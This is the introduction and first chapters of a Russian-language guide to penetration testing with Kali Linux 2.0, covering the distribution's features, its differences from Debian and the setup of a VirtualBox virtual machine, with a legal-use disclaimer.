По материалам сайта WEBWARE.BIZ

Тестирование на проникновение с помощью Kali Linux 2.0

The quieter you become, the more you are able to hear

Алексей Милосердов
Данил Гриднев



Тестирование на проникновение с помощью Kali Linux

Информация в данной книге предназначена для ознакомления или тестирования на проникновение собственных сетей. Для тестирования сетей третьих лиц, получите письменное разрешение.

"Тестирование на проникновение (жарг. Пентест) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника." - WiKi

Вся ответственность за реализацию действий, описанных в книге, лежит на вас. Помните, что за неправомерные действия предусмотрена ответственность, вплоть до уголовной.

Автор книги:

Милосердов Алексей Вячеславович

Редактор книги:

Гриднев Данил Александрович



2015

Оглавление

Об этой книге

Эта книга — пособие по Kali Linux на русском языке. В этой книге собраны самые интересные материалы с сайта WebWare.biz. Источником материалов сайта WebWare.biz являются: переводы англоязычных ресурсов — книг и веб-сайтов (основной источник), а также собственный опыт.

Смысл составления этой книги — систематизация знаний, накопленных на сайте.

На сайте WebWare.biz ещё больше материала, в том числе и по Kali Linux. Весь материал также бесплатен. Статьи являются «побочным продуктом» моего обучения. Я изучаю системное администрирование операционной системы Linux и веб-серверов на основе Linux, для анализа качества настройки используются разнообразные сканеры, инструменты аудита, методы тестирования на проникновение и прочее — именно то, что собрано в Kali Linux. И актуальной и качественной информации по этим вопросам на русском языке мало. Основные источники её получения — англоязычные книги и англоязычные веб-сайты. Даже в англоязычных книжках, которые продаются по 30-50 баксов, есть и устаревшая информация, и нерабочие примеры. Одна из книг по Kali Linux оказалась какой-то старой переделкой книги о BackTrack — в некоторых местах авторы даже забыли поменять BackTrack на Kali Linux. Это также говорит о качестве подготовки и читке перед выпуском.

Поэтому изучение англоязычных источников — это не просто чтение. Это: чтение, попытка реализовать, исправление ошибок и неточностей. Чтобы сохранить полученные данные и закрепить знания, я создаю свой собственный архив на WebWare.biz. Хочу предупредить, что на сайте много описок, орфографических ошибок, неточностей перевода. Поэтому, если он вам нравится как есть — буду рад вас видеть. У меня нет времени работать корректором и бесконечно вычитывать статьи и шлифовать стиль. Не хватает времени для оформления новых статей, который я делаю на голом энтузиазме. У меня есть настоящая работа, за которую получаю деньги.

Кстати о деньгах, если вам хочется, чтобы у меня было чуть больше времени на подготовку новых статей, то вы можете сделать денежное пожертвование http://webware.biz/?page_id=27 . Если лишних денег у вас нет, но есть материал, которым хотите поделится, то посмотрите здесь http://webware.biz/?p=3327, возможно, вас это заинтересует.

Часть 1. Общая информация и установка Kali Linux

Глава 1. Что Такое Kali Linux?

Kali Linux является передовым Linux дистрибутивом для проведения тестирования на проникновение и аудита безопасности.

Особенности Kali Linux

Kali является полной повторной сборкой BackTrack Linux — www.backtrack-linux.org, полностью придерживаясь стандартов разработки Debian. Вся новая инфраструктура была пересмотрена, все инструменты были проанализированы и упакованы, и мы перешли на Git для наших VCS.

- **Более 300 инструментов для проведения тестирования на проникновение:** После рассмотрения каждого инструмента, который был включен в BackTrack, мы устранили большое количество инструментов, которые либо не работают или дублируют другие инструменты, с похожей функциональностью.
- **Бесплатный и всегда будет бесплатным:** Kali Linux, как и его предшественник, является полностью бесплатным и всегда будет таким. Вам никогда, не придется платить за Kali Linux.
- **Git дерево с открытым источником кода:** Мы ярые сторонники программного обеспечения с открытым источником кода и наше дерево разработки доступно для всех, и все источники доступны для тех, кто желает настроить или перестроить пакеты.
- **FHS совместимый:** Kali был разработан, чтобы придерживаться Filesystem Hierarchy Standard, что позволяет всем пользователям Linux легко найти исполняемые файлы, файлы поддержки, библиотеки и т.д.
- **Обширная поддержка беспроводных устройств:** Мы построили Kali Linux для поддержки как можно большего количества беспроводных устройств, что позволяет ему правильно работать с широким спектром аппаратных устройств и делает его совместимым с многочисленными USB и другими беспроводными устройствами.
- **Специальное ядро пропатчено от инъекций:** Как пентестерам, разработчикам часто необходимо проводить аудит беспроводных сетей, поэтому в наше ядро включены последние патчи.
- **Безопасная среда разработки:** Команда разработчиков Kali Linux состоит из небольшой группы доверенных лиц, которые могут записать пакеты и взаимодействовать с хранилищами только при использовании нескольких защищенных протоколов.
- **GPG подписанные пакеты и репозитории:** Все пакеты Kali подписываются каждым отдельным разработчиком, когда они создаются и записываются и репозитории впоследствии подписывают пакеты.
- **Многоязычность:** Хотя инструменты для пентеста, как правило, написаны на английском языке, мы добились того, что у Kali есть настоящая многоязычная поддержка, что позволяет большинству пользователей работать на родном языке и находить инструменты, необходимые для работы.

- **Полностью настраиваемый:** Мы полностью понимаем, что не все будут согласны с нашими решениями дизайна, поэтому мы дали возможность нашим пользователям как можно проще настраивать Kali Linux на свой вкус, вплоть до ядра.
- **Поддержка ARMEL и ARMHF:** ARM-системы становятся все более и более распространенным и недорогими, и мы знали, что необходимо сделать поддержку Kali для ARM-систем в результате чего созданы рабочие инсталляции для ARMEL и ARMHF систем. Kali Linux имеет ARM репозитории интегрированные с основным дистрибутивом, так инструменты для ARM будут обновляться вместе с остальными дистрибутивами. Кали в настоящее время доступна для следующих ARM-устройств:
  - rk3306 mk/ss808
  - Raspberry Pi
  - ODROID U2/X2
  - Samsung Chromebook

Kali специально создана для тестирования на проникновение и, следовательно, вся документация на этом сайте, предполагает предварительное знание операционной системы Linux.

Различия Между Kali Linux и Debian

Kali Linux ориентирована на профессионалов в тестировании на проникновение и аудите безопасности. Таким образом, в ядре Kali Linux был реализован ряд изменений, которые отражают эти потребности:

Дизайн single user, root access: в связи с характером аудита безопасности, Kali Linux предназначен для использования в сценарии “single, root user“.

Сетевые сервисы отключены по умолчанию: Kali Linux содержит sysvinit hooks, которые отключают сетевые сервисы по умолчанию. Эти hooks позволяют устанавливать различные сервисы на Кали Linux, обеспечивая при этом то, что наш дистрибутив остается безопасным по умолчанию, независимо от того, какие пакеты установлены. Дополнительные сервисы, такие как Bluetooth, также в черном списке по умолчанию.

Пользовательское Linux ядро: Kali Linux использует ядро, пропатченое для беспроводной инъекций.

Подходит ли Kali Linux Именно Вам?

От нас как от разработчиков, скорее всего, ожидают, что мы будем рекомендовать всем использовать Kali Linux. Однако, Kali дистрибутив Linux специально разработанный для профессионального тестирования на проникновение и аудита безопасности и, таким образом **НЕ** рекомендуется для тех, кто незнаком с Linux.

Кроме того, неправильное использование средств безопасности в вашей сети, в частности, без разрешения, может нанести непоправимый ущерб и привести к значительным последствиям.


Глава 2. Как установить Kali Linux: подробная инструкция для установки на компьютер и в виртуальную машину

В виртуальной машине невозможно использовать встроенный Wi-Fi, можно использовать только USB Wi-Fi карты. Поэтому рекомендуется ознакомиться со статьёй «Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры».

Установка Kali Linux 2.x и Kali Linux 1.x

Kali Linux — это дистрибутив, основанный на Linux Debian. Его особенностью является то, что в нём собрано огромное количество инструментов, говоря простыми словами, «для хакеров». Т.е. здесь вы найдёте разнообразные сканеры для получения информации и поиска уязвимостей, программы для подборов паролей и обратной инженерии, инструменты для социальной инженерии и углублённого теста на проникновение веб-систем и т. д. Краткому обзору разделов Kali Linux будет посвящена вторая часть данной статьи, а подробно каждый инструмент будет рассмотрен в отдельных ближайших статьях — заходите на WebWare.biz почаще, а ещё лучше — подписывайтесь тем или иным способом на наши новости — на RSS-ленту, через e-mail уведомления или в социальных сетях.

Пока вы читаете вводные слова, перейдите на домашнюю страницу Kali Linux и бесплатно скачайте её для себя:




В зависимости от битности вашего компьютера, выберете версию Kali Linux 64 bit ISO или Kali Linux 32 bit ISO. Скачать можно как напрямую с зеркал, так и через торрент (скачивайте через торрент — пожалейте их сервера).

Из-за своего специфического назначения, Kali Linux не совсем подходит в качестве домашней системы (хотя Линукс он и есть Линукс — можно доставить дополнительные пакеты и вполне себе пользоваться, особенно, если основной вашей деятельностью является анализ на проникновение и прочее подобное.


Оптимальным является использование Kali Linux в виде Live-дистрибутива или установки на виртуальную машину (можно использовать Live-дистрибутив на виртуальной машине). Я установлю Kali Linux в виртуальную машину, т. к. хочу обновлять компоненты (программы) и сохранять данные (профили, отчёты).

Если у вас ещё нет VirtualBox, то перейдите на страницу скачивания с официального сайта (программа бесплатная).


В **VirtualBox** нажимаем «**Создать**». В поле для имени вводите любое имя, выбираете тип ОС (Linux) и выбираете версию (выбор версии не играет особой роли — она используется только для рекомендации размеров дискового накопителя и выделяемой виртуальной машине оперативной памяти). У меня получилось так (я выбрал Debian, т. к. Kali Linux основана именно на нём):




Далее выбираете объём оперативной памяти, выделяемой для виртуальной машины — можете оставить рекомендуемый, а можете добавить. Главное правило — оставьте достаточно памяти для реального компьютера, на котором запущен ваш VirtualBox, иначе весь компьютер, а вместе с ним и VirtualBox начнут страшно тормозить:




В следующем окне у нас спрашивают о дисковом накопителе — ничего менять не нужно, мы создадим новый виртуальный жёсткий диск (если вы собираетесь использовать Live-дистрибутив, то выберете «Не подключать виртуальный жёсткий диск»):




В следующем окне опять ничего не трогаем:




В этом окне мы можем выбрать динамический или фиксированный жёсткий диск. Я категорически рекомендую оставить значение по умолчанию — т. е. динамический. Если вы выберете фиксированный и выберете размер, например 30 Гб, то это значит, что будет создан жёсткий диск размером именно 30 Гб, т. е. он займёт много места. Если же вы выбрали динамический, то созданный диск будет расширятся только по мере необходимости (например, после установки он будет 2-3 Гб), но в любой момент вы можете использовать заданное количество места:



Теперь задаёте размер диска, не бойтесь поставить большое значение — если вы не будете использовать так много, какой размер задали, то виртуальный диск не будет расширяться до большого размера. Но вот если вы задали маленький размер и в какой-то момент у вас кончилось место, то можете считать, что у вас проблемы. Обязательно увеличьте размер диска до 10 Гб или более, иначе, вам просто не хватит места:

